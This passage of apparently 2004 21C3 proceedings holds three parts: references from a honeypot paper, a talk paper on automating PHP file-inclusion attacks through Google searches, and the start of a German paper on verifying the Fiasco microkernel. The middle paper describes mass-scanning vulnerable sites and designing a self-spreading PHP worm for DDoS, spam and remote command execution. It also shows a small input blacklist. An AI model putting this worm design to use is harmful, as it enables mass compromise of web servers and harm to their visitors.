We owe thanks to Felix Gärtner for making our research possible and Phillip Maihöfer for providing us with test platforms.

Thorsten Holz was supported by the Deutsche Forschungsgemeinschaft (DFG) as a research student in the DFG-Graduiertenkolleg "Software für mobile Kommunikationssysteme" at RWTH Aachen University.

References

[1] "The honeynet project." Internet: http://www.honeynet.org/.

[2] "Sebek." Internet: http://honeynet.org/papers/honeynet/tools/sebek/, 2004.

[3] The Honeynet Project, "Know your Enemy: Sebek," November 2003. http://www.honeynet.org/papers/sebek.pdf.

[4] "Phrack magazine." Internet: http://www.phrack.org/.

[5] J. Corey, "Local Honeypot Identification," September 2003. http://www.phrack.org/fakes/p62/p62-0x07.txt.

[6] "Snort_inline." Internet: http://snort-inline.sourceforge.net/, 2004.

[7] J. Corey, "Advanced Honey Pot Identification," Januar 2004. http://www.phrack.org/fakes/p63/p63-0x09.txt.

[8] madsys, "Finding hidden kernel modules (the extrem way)," 2003. http://www.phrack.org/phrack/61/p61-0x03_Linenoise.txt.

[9] "chkrootkit homepage." Internet: http://www.chkrootkit.org/.

[10] m1lt0n, "Keeping 0day Safe," Januar 2004. http://www.phrack.org/fakes/p63/p63-0x08.txt.

[11] "Burneye – teso elf encryption engine." Internet: http://www.team-teso.net/releases/burneye-1.0.1-src.tar.bz2, 2004.

21c3 - Automated hacking via Google

By Daniel Bartlett
December 2004
<danbuk@gmail.com>

1. Bio/Intro

Hi, my name is Daniel Bartlett (aka. DanBUK). I have been playing with/on the Internet for the last ten years. I have run a couple of servers, written a few small applications in C, PHP, Perl and unfortunately VB?!

I have been working as a Network Administrator for about three years; yes it's mainly a Windows network. But I'm gradually getting Linux in there.

2. The freebox security and development team

I am a member of The freebox security and development team. A small group of people spread over the world that enjoy discussing, trying, experimenting various random ideas. We enjoy a challenging task because it gives us something to work on and argue over!

We have been involved in a number of open source projects my favourite was/is fb-livecd. A tool for creating custom bootable Gentoo Linux live-cds. Our presence on the net is mainly via Silc/Jabber and email since I now have no time to work on the website.

3. Outline

Today I will be discussing the fun that is possible using PHP. There are a large number of sites that run PHP. Many people start coding in PHP; either their own site or a project/web application. But they do not always thing securely.

The automation of hacking/cracking whichever word you prefer (I prefer cracking in this context.), can be done in many fashions. I started these ideas with a tool written in C for Googling known issues with a project/web application and testing the results. A little lame I know but it got me thinking. Continued that idea to error messages, but rather than having the know variable utilised a set of common variables. Again a quick method, but not advanced.

The most rewarding is manually walking the pages/forms of a site. Very time consuming, but can be automated. I am going to discuss all of these and work towards an automated tool utilising search engines and other people's servers with the final goal of a PHP-Worm.

4. PHP

PHP is a very easy language to learn, there is a plethora of tutorials and example code to learn from. There are many modules that can be used and classes to aid in the development process. This is a good thing for rapid development. But many people overlook what their code allows to be done in all circumstances. This leads to lots of exploitable code. I'm going to explore this.

4.1. Issues

The main issues are caused by people not sanity checking the variables that are used in the code. This can be rectified by running one function on all variables that will be used in the code. This function should ideally contain a 'white list' of the permutations of what is expected. But when this is not feasible it should remove anything that could cause exploitation. An example function to 'white list' the data is as follows:

```
function white_list($indata) {
      $white = array('home', 'products', 'contact');
      if(in_array($indata, $white)) return $indata;
      else return '';
}
```

An example of a 'black list' function is:

```
function black_list($indata) {
      $black = array('http', 'union', '..');
      for_each($black as $value) {
            $indata = str_replace($value, "", $indata);
      }
      return $indata;
}
```

If this is not done it can lead to one if not all of the following:

Local File Inclusion - Information disclosure, execution of scrips in the incorrect context, execution of uploaded scripts.

Remote File Inclusion - Foreign code execution, obviously the most dangerous. Can lead to lots of things happening on their box.

SQL Injection - Information disclosure, passwords, email addresses, any data that is stored in that database. Sometimes all databases; if that have been silly and used the root user account!

File Upload - Can be utilised in conjunction with local file inclusion. In some cases if the area of upload is within the web root direct execution or overwriting of content.

5. PHP Include Test Script

In testing of the vulnerable scripts I worked over a period of time on an include-able script. With assistance from a fellow freebox member, fukami. We developed a very handy tool for exploring a server.

Browsing directories with writable statuses, viewing and editing pages or PHP scripts, uploading of files to anywhere that is writable, running command line based applications a sudo command line, browsing database servers, running TCP port scans, sending MIME emails, global variable debugging as well as debugging of the script itself.

The script runs on probably 95% of the site I have tested it on. When it fails to run on a

site sometimes I get highly frustrated and spend hours working out why it won't run on that specific installation. The aim is to have functionality that can be run on ANY system.

This script has grown to 45k so far and will probably grow in the future, but it does contain many useful functions that I'll probably utilise in the future worm. I shall now demonstrate a few sites that you might have seen before and how much can be gleaned from these methods and script.

6. Automation

The automation of exploiting is less rewarding that manual attack, but is the most rapid. If you take say a know vulnerability in a version of phpBB and Google the version take the results and tack the exploit on the end with a 'checksum' piece of data you can verify if the site is vulnerable. I coded a small piece of C to do just that. Google, parse the results then test each of the sites. It would run x number of process from the results concurrently so it was high on bandwidth and sort of on CPU time, but quite efficient no files were downloaded other than the HTML. It would take say 60 seconds to run on a 512k ADSL connection for 20 results from google.

The same tool I modified to also work with error codes. Get Google results for 'Failed opening for inclusion' and 'fuzz' them with commonly utilised variables. This generated quite a few false positives. In order to overcome that, I placed a small include file on the web that would echo the variable that called it. This brought the results to nearly 100%.

The next step is to 'walk' peoples sites, trying each pages links and forms. For this I started moving onto PHP. I converted the Google parsing into PHP and built some functions to enumerate the links from the pages for building an array of links for testing. This lead to a simple front end where you provide the search string. It then 'walks' through the steps. Google, grab page then test each with the known variable and the 'fuzz set' using the small test PHP include to verify if vulnerable. Getting approx 90% vulnerable pages. Then just a Ctrl+Click (I'm a firefox addict, USE IT! It beats IE hands down!) and you're at new site to play and explore. In order to be more concealed or if you are paranoid you can of course proxy these actions using a proxy or a translation site.

Then next step is to combine the Google and parsing of links of other sites. This process is not a very difficult one to code, but getting it 100% correct is time consuming. Running these tasks takes time, so the command line execution it the obvious choice, but I want this to be web based so if you set the max_execution time at the beginning of the script. On many servers you can.

7. PHP-Worm

The culmination of the automation of these processes is a PHP-Worm. I researched this idea on the Internet and I only found code for worms that would infect all the local file on a box. I wanted to go one better, well a lot better. I have been aiming for a single script to find other sites, test their pages and infect, and spread by itself. Looking at this task kind of overwhelmed me, so I started with the basics. A function to 'walk' the web root building an array of all files and directories and their writable status. This takes a little while so the data is then stored for future reference. We locate a writable directory within the web root and place the main body of the code in place. Then we start the main infection with a web request to it. We cannot allow this

execution to take too long as the majority of further steps will be caused by someone browsing the web.

In order to do this I worked towards a status system so each step only does a small part. Breaking up the web walking and testing into smaller steps, IE. the first execution gets the results, the second tries link one, etc. On a positive result start or queue the infection. Now that covers the spreading of the worm on a network sense, the local infection is a lot more rapid. Utilising the array of data about the file system build earlier we can quickly modify existing pages to cause more executions of the worm. In a previous project I was working on, I was generating images from PHP so that lead me onto adding a small image into peoples pages that is actually executing the worm. So take all the writable HTML/PHP and find the start or end of the page(<BODY>) and insert the image tag to call the script. Another option I considered was a pop up window, but I quickly dismissed this due to all the pop up blocking that everyone employs nowadays. Also an IFRAME could be an effective option and used for mass messages once the network is built up.

Once the node is nearly all infected I had been considering utilising client side vulnerabilities. Place the exploit in the web pages and cause the client to download another form of the worm. Would need to be binary and OS specific but the testing for the OS can be done from the HTTP headers sent by the client. This could then be called by it's parent to do the time intensive processes that would might be cancelled by the web browsing client. Though this is still a pipe dream.

In the same dream I wanted to work out some form of P2P between all the nodes of the worm. The simple network protocol I had been of went something like this. As an infection happens the parent and child both store a reference to each other. Then once an infection is complete the can start to share information. The information they might share would be along the lines of sibling nodes, possibly to speed up communication via tracing routes and finding nodes that are on route to each other. Task distribution; one gathers the result set from a search and farms out the tests to other nodes. To start executing other nodes; if an infection is just starting out the process it has to run to establish itself are execution/time hungry. So to speed up it growing up, run it a few times. Farming of other activities such as a simple web GET DDos or spam distribution. Which probably wouldn't be black listed due to not being in the dynamic IP range and coming from a valid domain. And of course it should allow an update to the worms' core to be sent out. Especially in the case of someone releasing a Snort filter for the worm. The possibility of building up a front end to control the whole network from any node. In that front end you should be able to send say a command line execution of say 'ls / -R -a' and get the results emailed or ftp'ed to a central location (or the whole network) for further analysis.

A. Further ideas that need development

Mutation - Encryption, Variable replacement, Obfuscation - To aid with hiding from Squid/IDS'es, to limit others modifiying and re-releasing the code.

Multi-Language - In the same essence as the client side binary. ASP/Bash/Perl so we can get into all systems ;)

Verifiziertes Fiasco

Ein Projekt zur formalen Analyse und zum Beweisen der totalen Korrektheit des Mikrokern-Betriebssystems Fiasco

Hendrik Tews
wwwtcs.inf.tu-dresden.de/∼tews

Christoph Haase
www.inf.tu-dresden.de/∼s0158714

Technische Universität Dresden; Fakultät Informatik; D-01062 Dresden

12. Dezember 2004

Zusammenfassung

Dieser Artikel gibt einen kurzen Überblick über Softwareverifikation im allgemeinen und das an der TU Dresden verfolgte VFiasco-Projekt und die darin angewandten Techniken zur Softwareverifikation im Speziellen (VFiasco steht für *Verified Fiasco*).

1 Die neuesten Modewörter (Einleitung)

Fiasco [HH01] heißt das im Rahmen des DROPS-Projektes [HBB+98] an der Fakultät Informatik, TU Dresden entwickelte Mikrokernbetriebssystem (DROPS steht für *Dresden Real-Time Operating System*). Mikrokern bedeutet hierbei, dass Fiasco nur die *absolut notwendige* Kern-Funktionalität enthält. Dazu gehören zum Beispiel Prozesse und Threads, Speicherschutz (virtuelle Adressräume für Prozesse) und Kommunikation zwischen Prozessen, *jedoch nicht* Gerätetreiber für Festplatten und Graphikkarte. Fiasco ist nahezu vollständig in C++ geschrieben und umfasst weniger als 15.0000 Zeilen Quellcode (im Gegensatz zu 2,4 Millionen Zeilen in Linux 2.4 [Whe02]). Mit minimalen Laufzeiteinbußen kann man ein leicht modifiziertes Linux-System als Nutzerprogramm auf Fiasco laufen lassen [HHL+97]. Der Vorteil besteht hierbei darin, dass noch weitere Programme direkt auf Fiasco laufen können, zum Beispiel zum Signieren von Emails oder zum Abspielen von Videos. Ein überlastetes oder durch Vieren kompromitiertes Linux kann die anderen Anwendungen dabei nicht negativ beeinflussen. Das heißt, das Video läuft ruckelfrei, selbst wenn gerade parallel 100 Linux-Kerne compiliert werden. Und es ist wirklich der eigene Text signiert, und nicht der, den die im kompromittierten Linux gerade eingeloggten Borgs einem unterschieben wollen.

Das im Jahr 2000 an der TU Dresden gestartete VFiasco-Projekt (VFiasco steht für *verified Fiasco*) stellt sich zum Ziel, einige wesentliche Sicherheitseigenschaften des Fiasco-Quelltextes formal zu verifizieren. Im Projekt sollen insbesondere auch Methoden zur formalen Verifikation von C++-Programmen entwickelt werden. Formale Verifikation bedeutet hierbei, dass das Verhalten der Programme mit mathematischen Methoden untersucht wird.

Die dabei gewonnenen Ergebnisse gelten mit mathematischer Universalität. Zur Verifikation werden die Programme in eine geeignete mathematische Domäne abgebildet. Dort kann man mit mathematischen Beweisen[1] Eigenschaften der Programme zeigen.

Die Schwierigkeit bei der Verifikation von C++-Programmen liegt in Sprachbestandteilen, für die C und C++ berühmt-berüchtigt sind: Typumwandlungen (*type casts*), Sprungbefehle oder Tricks mit Stack- und Instruction-Pointer wie `setjmp/longjmp` [lon].

In diesem Artikel beschreiben wir einige Punkte der im VFisaco-Projekt entwickelten Semantik für Anweisungen von C++. Eine detaillierte Darstellung findet sich in [Tew00]. Unsere Semantik für Anweisungen basiert auf vergleichsweise sehr einfachen mathematischen Grundlagen. Sie erlaubt es jedoch, Sprungbefehle und auch `setjmp` und `longjmp` korrekt zu behandeln. Insbesondere können auch Sprünge *in einen Block hinein*, zum Beispiel in eine Schleife, behandelt werden. Das gestattet die Verifikation von *Duff's Device* [Duf04], einem Programm, das selbst erfahrenen C- oder C++- Programmierern das Gruseln lehrt. Unsere Formalisierung der C++-Datentypen, die auch die Behandlung von Typumwandlungen gestattet, passt nicht in diesen Artikel, siehe [HT03].

Bevor wir jedoch zur Semantik von Sprungbefehlen gelangen, geben wir im nächsten Abschnitt einen kleinen Überblick über verschiedene Methoden zur Qualitätssicherung von Software. In Abschnitt 3 stellen wir unsere Semantik für Anweisungen von C++ vor. Abschnitt 4 zeigen wir, wie man die Semantik benutzen kann, um die Korrektheit von Duff's Device zu beweisen.

2 Die vier Stufen zum Gral der fehlerfreier Software

In diesem Abschnitt geben wir einen Überblick über verschiedene Methoden und Ansätze, die Qualität von Software zu erhöhen. Das Ziel aller dieser Methoden ist dabei, sich selbst, den Kunden oder das Bundesamt für Sicherheit in der Informationstechnik mehr oder weniger davon zu überzeugen, dass ein gegebenes Programm bestimmte Eigenschaften und Anforderungen erfüllt. Diese Eigenschaften und Anforderungen werden allgemein als *die Spezifikation* bezeichnet. Eine Spezifikation kann in jeder Form vorliegen, zum Beispiel auch in natürlicher Sprache. Sie kann aber auch in logischen Formeln abgefasst sein. In diesem Fall sprechen wir von einer *formalen* Spezifikation. Durch die Verwendung einer künstlichen Sprache gibt es keine Auslegungsdifferenzen für eine formale Spezifikation. Man kann sich höchstens noch darüber streiten, ob die Spezifikation auch wirklich die gewünschten Eigenschaften enthält.

Es gibt verschiedene Methoden, um zu überprüfen, ob ein Programm eine Spezifikation erfüllt. Die Methoden unterscheiden sich hinsichtlich ihrer Kosten und der Sicherheit, die sie dafür bieten, dass die Spezifikation danach vom Programm auch eingehalten wird. Allgemein kann man sagen, dass erfolgversprechende Methoden um ein vielfaches teurer sind, als die Erstellung des Programmes selbst. Sie werden heutzutage nur angewendet, wenn es um sehr viel Geld oder um die Sicherheit von Menschen geht. Die im VFiasco-Projekt verwendete Methode, nämlich *mechanische Verifikation mit Hilfe von denotationeller Semantik*, ist möglicherweise die aufwendigste Methode, die aber auch die größten Garantien liefert. Ein

[1] Ein korrekter mathematischer Beweis garantiert die universelle Gültigkeit der bewiesenen Aussage im Gegensatz zu juristischen, philosophischen oder soziologischen Beweisen, wo der Wahrheitsgehalt der Aussage je nach Instanz, moralischem Standpunkt oder den zugrunde gelegten Statistiken schwankt.

Hauptziel von VFiasco ist, erstmalig nachzuweisen, dass man ein Betriebssystem überhaupt auf diese Art und Weise verifizieren kann.

2.1 Testen

Jeder hat es schon getan: Einen Probelauf eines Programmes um zu sehen, ob die erwarteten Ausgaben wirklich produziert werden. Leider kann man mit Testen nur Fehler finden, nie aber Fehlerfreiheit nachweisen. Die Testmethoden reichen vom einfachen Probieren bis zu systematisch ausgearbeiteten Tests, die während der Programmentwicklung und -wartung regelmäßig durchgeführt werden [Mye01, JC00]. Mit statistischen Auswertungen lässt sich dann auch die Anzahl der noch nicht gefundenen Fehler schätzen.

2.2 Statische Programmtests

Unter statischen Tests versteht man besondere Checks, die man am Quellcode des gesamten Programmes vornehmen kann. Zum Beispiel generiert `gcc` mit der Option `-Wall` Warnungen für Variablenbenutzungen vor deren Initialisierung. Welche statischen Tests sinnvoll sind, hängt in starkem Maße vom betrachteten Programm ab. In Betriebssystemen muss zum Beispiel jeder Pointer, der vom Nutzer kommt, besonders geprüft werden, bevor er für irgendeine andere Operation verwendet werden kann. Mit Hilfe solch einfacher Regeln und entsprechenden Tools zum automatischen Checken fand zum Beispiel Engler mit seinen Kollegen 132 Bugs in den Quellen von Linux 2.3.99 [ECCH00].

2.3 Model Checking

Model Checking zählt zu den automatischen Methoden. Das heißt, das der Ingenieur zwar das Programm und dessen Spezifikation selbst anfertigt, dann aber nur einen Knopf drückt und solange Kaffee trinkt, bis das Verifikationsprogramm antwortet „gilt“ oder „gilt nicht.“ Automatische Methoden zur Verifikation von Software haben mit zwei Problemen zu kämpfen: Erstens müssen potentiell alle möglichen Zustände des Programms betrachtet werden, das heißt jeder Punkt im Programmablauf mit allen möglichen Variablenbelegungen. Das führt zu einer expotentiell verlaufenden Zustandsexplosion (jedes zusätzliche benutzte Bit in einer Variablen führt zur Verdopplung des Zustandsraumes), die die real begrenzten Ressourcen (Zeit und Speicher) schnell ausschöpft. Das zweite Problem ist, dass eine Reihe interessanter Fragen, zum Beispiel ob das Programm für alle Eingaben terminiert, prinzipiell von Rechnern nicht automatisch beantwortet werden können.[2]

Model Checking ist der Versuch, das Beste aus dieser Situation zu machen. Dafür wird aus dem zu verifizierenden Programm zunächst durch Abstraktion ein Modell gewonnen. Wichtig ist, dass dieses Modell einen endlichen Zustandsraum hat. Alle Variablen haben also begrenzte Wertebereiche, wie im richtigen Programm. Bei der Abstraktion werden alle für die Verifikation unwesentlichen Details vernachlässigt. Für die Implementation eines

[2]Solche Probleme werden *unberechenbar*, oder, falls es sich um ja-nein Fragestellungen handelt, *unentscheidbar* genannt. Das berühmteste Beispiel ist das sogenannte Halteproblem, das darin besteht, für ein beliebiges Programm mit einer beliebigen Eingabe vorherzusagen, ob das Progamm terminiert. Es könnte zwar einen Hellseher geben, der das kann. Es läßt sich jedoch beweisen, dass es kein Computerprogramm mit dieser Fähigkeit geben kann [Hal].

Kommunikationsprotokolls würde das Modell typischerweise nur Auf- und Abbau des Kommunikationskanals enthalten. Die zu übertragenden Nachrichten würden genau wie Tests auf unzulässige Parameter und Fehler- oder Loggingausgaben *wegabstrahiert* werden.

Diejenigen Eigenschaften des Originalprogramms, die sich als Prädikat über den Zuständen des Modells formulieren lassen, können nun vollautomatisch durch Durchmusterung aller Zustände überprüft werden. Das übernimmt ein *Modelchecker* wie zum Beispiel Spin [Hol03] oder SMV [McM93]. Durch eine geniale Repräsentation der Zustandsmenge lassen sich Modelle mit einem gigantischen Zustandsraum von bis zu 10^{100} Elementen[3] bearbeiten.

Falls der Modelchecker die Eigenschaft nicht beweisen kann, gibt er immer einen fehlerhaften Zustand aus und die Operationen, mit denen man diesen Zustand erreichen kann. Damit kann man am realen Programm überprüfen, ob es sich wirklich um einen Fehler handelt oder ob das Problem erst durch die Abstraktion vom Programm zum Modell entstanden ist. Im zweiten Fall muss man Abstraktion und Modell modifizieren.

Umgekehrt kann es natürlich auch passieren, dass erst durch die Abstraktion zum Modell die Eigenschaft beweisbar wurde und dass sie im originalen Programm gar nicht gilt. Es kann auch sein, dass die Eigenschaft gilt, das Programm aber immer wegen eines Fehlers im wegabstrahierten Teil abstürzt. Das zeigt, ein prinzipielles Problem bei der Anwendung formaler Methoden: 100-prozentige Sicherheit kann man nie erreichen. Zwar gelten die mit mathematischen Methoden erreichten Resultate. Man kann aber nicht ausschließen, dass sich im Beweis ein Fehler eingeschlichen hat. Ein Beweis zur Fehlerfreiheit des Beweises[4] ist zwar möglich, nur leidet der Überbeweis wieder am gleichen Problem. Deshalb führen auch mathematischen Methoden letztendlich nur zu einem (allerdings enorm) vergrößerten Vertrauen in die Gültigkeit der Spezifikation.

2.4 Verifikation mit operationaler und denotationeller Semantik

Bei der Verifikation mit Hilfe einer Semantik bestimmt man zuerst die *semantische Domäne*. Das ist eine geeignete Menge mathematischer Objekte, die das Verhalten aller möglichen Programme adäquat abbilden können. Die Elemente der semantischen Domäne sind meist sehr komplex. Benutzt werden zum Beispiel Funktionale (das heißt Funktionen, die Funktionen auf Funktionen abbilden), Transitionssysteme mit Funktionen als Zustände oder Scott-Domänen.[5] Zusammen mit der semantischen Domäne wählt man eine Abbildung, die *Semantikfunktion*, die jedes Programm und jedes Programmfragment in ein Element der Domäne abbildet. Wenn die Semantik wirklich benutzt werden soll, muss die Semantikfunktion

[3] 10^{100} ist unglaublich viel. Zum Vergleich: Die Zahl der Sterne im sichtbaren Bereich des Universums ist etwa 10^{23}, die der Elementarteilchen etwa 10^{80}. Eine Kugel von 10^{100} Siliziumatomen hat (bei Erddichte) einen Radius von 25 Gigaparsec (10^{27}m), 10 mal mehr als der Radius des sichtbaren Teils des Universums. Andererseits erreicht man 10^{100} Zustände schon mit Variablen von insgesamt reichlich 300 Byte.

[4] Dieser Ansatz wird tatsächlich verfolgt, zum Beispiel in Coq [Coq]. Den Beweis selber kann man mit beliebiger, auch fehlerbehafteter Software erstellen. Anschließend wird der Beweis aber von einem nur wenige hundert Zeilen umfassenden Modul auf Richtigkeit Überprüft.

[5] Scott-Domänen sind so komplex, dass Peter Mosses dem Fachpublikum in [Mos90] allen Ernstes vorschlägt, man solle sich nicht mit den Details beschäftigen. Für die unerschrockene Leserin: Scott Domänen sind induktiv-vollständige Ordnungsrelationen (jede gerichtete Menge hat ein Supremum), die algebraisch sind (jedes Element ist das Supremum einer gerichteten Menge kompakter Elemente) und die nur abzählbar viele kompakte Elemente besizten. Ein Element x ist kompakt, wenn jede gerichtete Menge, deren Supremum größer als x ist, bereits ein Element enthält, das größer als x ist.

automatisiert sein, das heißt, es muss eine Art Compiler geben, der Programmfragmente in ihre Semantik übersetzt.

Steht die semantische Domäne fest, übersetzt man das zu verifizierende Programm in ein Element der semantischen Domäne. Spezifikationen und Korrektheitsbeweise kann man dann mit allen in der Mathematik zur Verfügung stehenden Mittel darstellen und entwickeln.

Operationale Semantik Bei operationaler Semantik besteht die semantische Domäne aus Transitionssystemen. Ein Transitionssystem ist ein Graph bestehend aus Knoten und Pfeilen (den Transitionen) zwischen den Knoten. Bei operationaler Semantik bestehen die Knoten aus einem Programmzustand und einem Stückchen Quellprogramm. Der Programmzustand enthält alles für die Programmabarbeitung wesentliche, zum Beispiel die Werte aller Variablen. Eine Transition $(s, p) \longrightarrow (r, q)$ bedeutet, dass eine teilweise Abarbeitung des Programmes p im Startzustand s zu einem Speicherzustand r führen kann, in dem noch das Restprogramm q abgearbeitet werden muss.

Die Transitionen werden meist durch ein Regelsystem beschrieben. Eine Regel

$$\frac{\text{Voraussetzung}_1 \quad \text{Voraussetzung}_2 \quad \text{Voraussetzung}_3}{\text{Ziel}} \text{ Seitenbedingung}$$

bedeutet dabei, dass das Ziel ableitbar ist, vorausgesetzt, die Seitenbedingung ist erfüllt und die Voraussetzungen lassen sich mit dem gleichen Regelsystem (in endlicher Weise) ableiten. Typische Regeln für eine idealisierte imperative Programmiersprache sehen wie folgt aus.

$$\frac{}{\langle s, x := a\rangle \longrightarrow \langle s|_{x\mapsto a}, \varepsilon\rangle}$$

$$\frac{}{\langle s,\ \texttt{if}\ b\ \texttt{then}\ p_1\ \texttt{else}\ p_2\rangle \longrightarrow \langle s, p_1\rangle} \quad [\![b]\!](s) = \mathit{wahr}$$

$$\frac{\langle s, p_1\rangle \longrightarrow \langle s', p_1'\rangle}{\langle s, p_1; p_2\rangle \longrightarrow \langle s', p_1'; p_2\rangle} \qquad \frac{\langle s, p_1\rangle \longrightarrow \langle s', \varepsilon\rangle}{\langle s, p_1; p_2\rangle \longrightarrow \langle s', p_2\rangle}$$

Die erste Regel (ohne Voraussetzungen) beschreibt die Zuweisung, deren Effekt nur darin besteht, den Wert der Variablen im aktuellen Zustand zu ändern.[6] Dabei steht ε für das leere Programm. Die zweite Regel für die `if`-Anweisung besagt, dass man das gesamte `if` zu p_1 vereinfachen kann, vorausgesetzt, die Bedingung b ergibt, im Zustand s ausgewertet, wahr. (Natürlich gibt es noch eine Regel für $[\![b]\!](s) = \mathit{falsch}$, für die wir den Platz aber hier sparen.) Die letzten beiden Regeln behandeln die sequentielle Komposition von Anweisungen. Dabei wird von links abgearbeitet, solange, bis die Anweisung p_1 aufgebraucht ist.

Das Regelsystem einer operationalen Semantik gestattet, Beweise zur Termination oder zum Inhalt des Endzustandes (in Abhängigkeit vom Anfangszustand) eines Programmlaufes zu führen. Für eine realistische Programmiersprache mit Seiteneffekten, Ausnahmen (*exceptions*) und Anweisungen wie `break` und `return` ist das operationale Regelwerk natürlich etwas komplizierter.

[6] $s|_{x\mapsto a}$ steht für einen Zustand, der der Variablen x den Wert a zuordnet, ansonsten aber identisch mit s ist.

Denotationelle Semantik Die semantische Domäne für denotationelle Semantik ist meist eine Menge von Funktionen. Jedes Programmfragment bekommt eine solche Funktion als Semantik zugeordnet. Als Beispiel betrachten wir die Menge aller Programmzustände S (wie aus dem vorherigen Abschnitt) und dazu die Menge aller Funktionen $S \rightarrow\!\!\!\!\!\rightarrow S_\perp$. Dabei enthält $S_\perp$ genau ein zusätzliches Element, nämlich $\perp$, das nicht in S enthalten ist. Das zusätzliche Element $\perp$ benötigt man, damit die Semantik auch Programmen, die für einen speziellen Anfangszustand nicht terminieren oder andersweitig abstürzen, einen Resultat (nämlich $\perp$) zuordnen kann.

Hier sind ein paar typische Beispiele für semantische Gleichungen (die doppelten eckigen Klammern $[\![-]\!]$ stehen dabei für die semantische Funktion):

$$
\begin{aligned}
[\![x := a]\!](s) &= s|_{x \mapsto a} \\
[\![\texttt{if } b \texttt{ then } p_1 \texttt{ else } p_2]\!](s) &= \begin{cases} [\![p_1]\!](s) & \text{falls } [\![b]\!](s) = \mathit{true} \\ [\![p_2]\!](s) & \text{sonst} \end{cases} \\
[\![p_1; p_2]\!](s) &= \big([\![p_2]\!] \circ [\![p_1]\!]\big)(s) \quad = \quad [\![p_2]\!]\big([\![p_1]\!](s)\big)
\end{aligned}
$$

Die Semantik der Zuweisung ist also eine Funktion, die jeden Zustand s auf den bei x geänderten Zustand $s|_{x \mapsto a}$ abbildet.

Denotationelle Semantik wird häufig in einer *kompositionalen* Art und Weise definiert. Das bedeutet, dass die Semantikdefinition einer komplexer Anweisung mit Hilfe der Semantik ihrer einfacheren Bestandteile definiert wird. Die Bestandteile der `if`-Anweisung sind zum Beispiel die Bedingung b und die Programmfragmente p_1 und p_2. In der zweiten Gleichung wird deren Semantik als bekannt vorausgesetzt. Damit bildet die Semantik von `if` einen Zustand s entweder auf $[\![p_1]\!](s)$ oder $[\![p_2]\!](s)$ ab, je nachdem, welchen Wert b im Zustand s annimmt.

Die Semantik sequentieller Komposition ist einfach die Komposition der Semantiken. Die Semantik von potentiell nicht terminierenden Schleifen und von rekursiven Funktionen wird traditionell mit recht komplizierten Methoden definiert.[7]

Betrachten Sie das folgende Programm.

```
y := 0;
if y = 0 then x = 1;
else x = 2;
```

Mit den oben aufgeführten Gleichungen kann man dessen Semantik bestimmen als diejenige Funktion, die jeden Zustand s auf $s|_{x \mapsto 1}$ abbildet.

Für richtige Programmiersprachen ist die semantische Funktion natürlich um einiges komplizierter. Auch wenn Programm und Spezifikation klein sind, ist die Verifikation schnell zu komplex, um sie mit Papier und Stift zu bewältigen. Die eigentliche Arbeit besteht meist

[7] Wer es genau wissen will: Die Funktionen $S \rightarrow\!\!\!\!\!\rightarrow S_\perp$ bilden eine induktiv-vollständige Ordnung (siehe Fußnote 5), und zwar gilt $f \leq g$ wenn g für mehr Zustände definiert ist und wenn außerdem $f(s) = g(s)$ für die Zustände s gilt, für die f und g beide definiert sind. Eine monotone Funktion auf einer induktiv-vollständigen Ordnung hat immer einen kleinsten Fixpunkt, der sich endlich approximieren lässt, falls die Funktion auch stetig (im ordnungstheoretischen Sinn) ist. Die Körper von `While`-Schleifen und von rekursiven Funktionen werden in entsprechende monotone Funktionen übersetzt. Als Semantik nimmt man dann den kleinsten Fixpunkt.

im geduldigen Überprüfen vieler kleiner Seitenbedingungen, wie dem Einhalten von Arraygrenzen. Diese Arbeit überträgt man am besten entsprechender Software. Nur an wenigen Stellen, wie zum Beispiel bei Terminationsbeweisen, ist wirklich Kreativität gefragt. *Softwareverifikation ist komplex, aber nicht kompliziert.* Die Arbeit beim Verifizieren kann man nur schlecht mit der eines Mathematikers vergleichen: Der Mathematiker sucht nach Beweisen, die (noch) niemand kennt. Bei der Softwareverifikation gibt es immer einen der (hoffentlich) erklären kann, warum es funktioniert: Den Programmierer.

Natürlich besteht auch bei der Arbeit mit operationaler oder denotationeller Semantik die Gefahr, dass die Verifikationsergebnisse nicht auf die Wirklichkeit zutreffen. Zum Beispiel könnte die semantische Domäne inkonsistent sein, das heißt die Ableitung beliebiger Ergebnisse (und nicht nur der richtigen) ermöglichen. Bei der Übersetzung in die Semantik könnte sich ein Fehler eingeschlichen haben. Die bei der Verifikation eingesetzte Software könnte einen Fehler haben (oder der Gutachter, der den Beweis nachrechnet einen Fehler übersehen).

Als die größte Gefahr betrachten die meisten Autoren heute jedoch die Verifkation von Quelltexten. Denn die Ergebnisse, die von den Quelltexten abgeleitet werden, gelten nur, wenn auch der Compiler, der das ausführbare Programm generiert hat, keinen Fehler gemacht hat. Wie schon weiter oben erwähnt, gilt auch hier, dass eine Verifikation mit operationaler oder denotationeller Semantik keine absolute Sicherheit gewährleisten kann, sondern nur das Vertrauen in die Fehlerfreiheit erhöht. Um die Relationen zu wahren, müssen wir jedoch das Folgende klarstellen: Eine sorgfältig durchgeführte Verifikation des Quelltextes bietet tausend Mal mehr Sicherheit als alle anderen Methoden zur Qualitätssicherung von Software. Sie übertrifft auch bei weitem das Maß an Sicherheit, das TüV-geprüfte technische Systeme haben.

3 Richtig springen (Eine denotationelle Semantik für Goto)

In diesem Abschnitt beschreiben wir einige Aspekte einer denotationellen Semantik für C oder C++, die es uns gestattet, Programme wie Duff's Device zu verifizieren. Diese Semantik wurde im Rahmen des VFiasco-Projektes entwickelt und zuerst in [Tew00] der Öffentlichkeit vorgestellt. Sie ist eine Weiterentwicklung der im LOOP-Projekt [LOO] entwickelten Semantik für Java [HJ00].

3.1 Zusammentun ohne zu mixen (Disjunkte Vereinigung)

Im Folgenden benötigen wir den Begriff der *disjunkten Vereinigung,* der leider nicht zum Allgemeingut gehört. Man erhält die disjunkte Vereinigung zweier Mengen M und N, in Zeichen $M \uplus N$, indem man vor der eigentlichen Vereinigung dafür sorgt, dass alle Elemente in M und N verschieden sind. Damit ist die disjunkte Vereinigung immer genau so gross wie die Summe der Größen von M und N. Außerdem ist ein Element x, das wir in $M \uplus N$ finden *entweder* aus M *oder* aus N, niemals aus beiden.

Disjunkte Vereinigungen werden beim Programmieren relativ häufig benutzt, zum Beispiel treten Sie in Pascal und Modula-2 unter dem Pseudonym *Variantenrecords* auf [Mod]. Benutzt man den Union-Typ von C mit einem Tag hat man auch eine disjunkte Vereinigung. Die populärste Anwendung ist sicherlich der aus wenigstens 31 disjunkt vereinigten

Komponenten bestehende Typ `XEvent` aus der X-Programmbibliothek (oder aber dessen Windows-Äquivalent).

Man kann die disjunkte Vereinigung definieren, indem man die Elemente von M und N entsprechend markiert, zum Beispiel

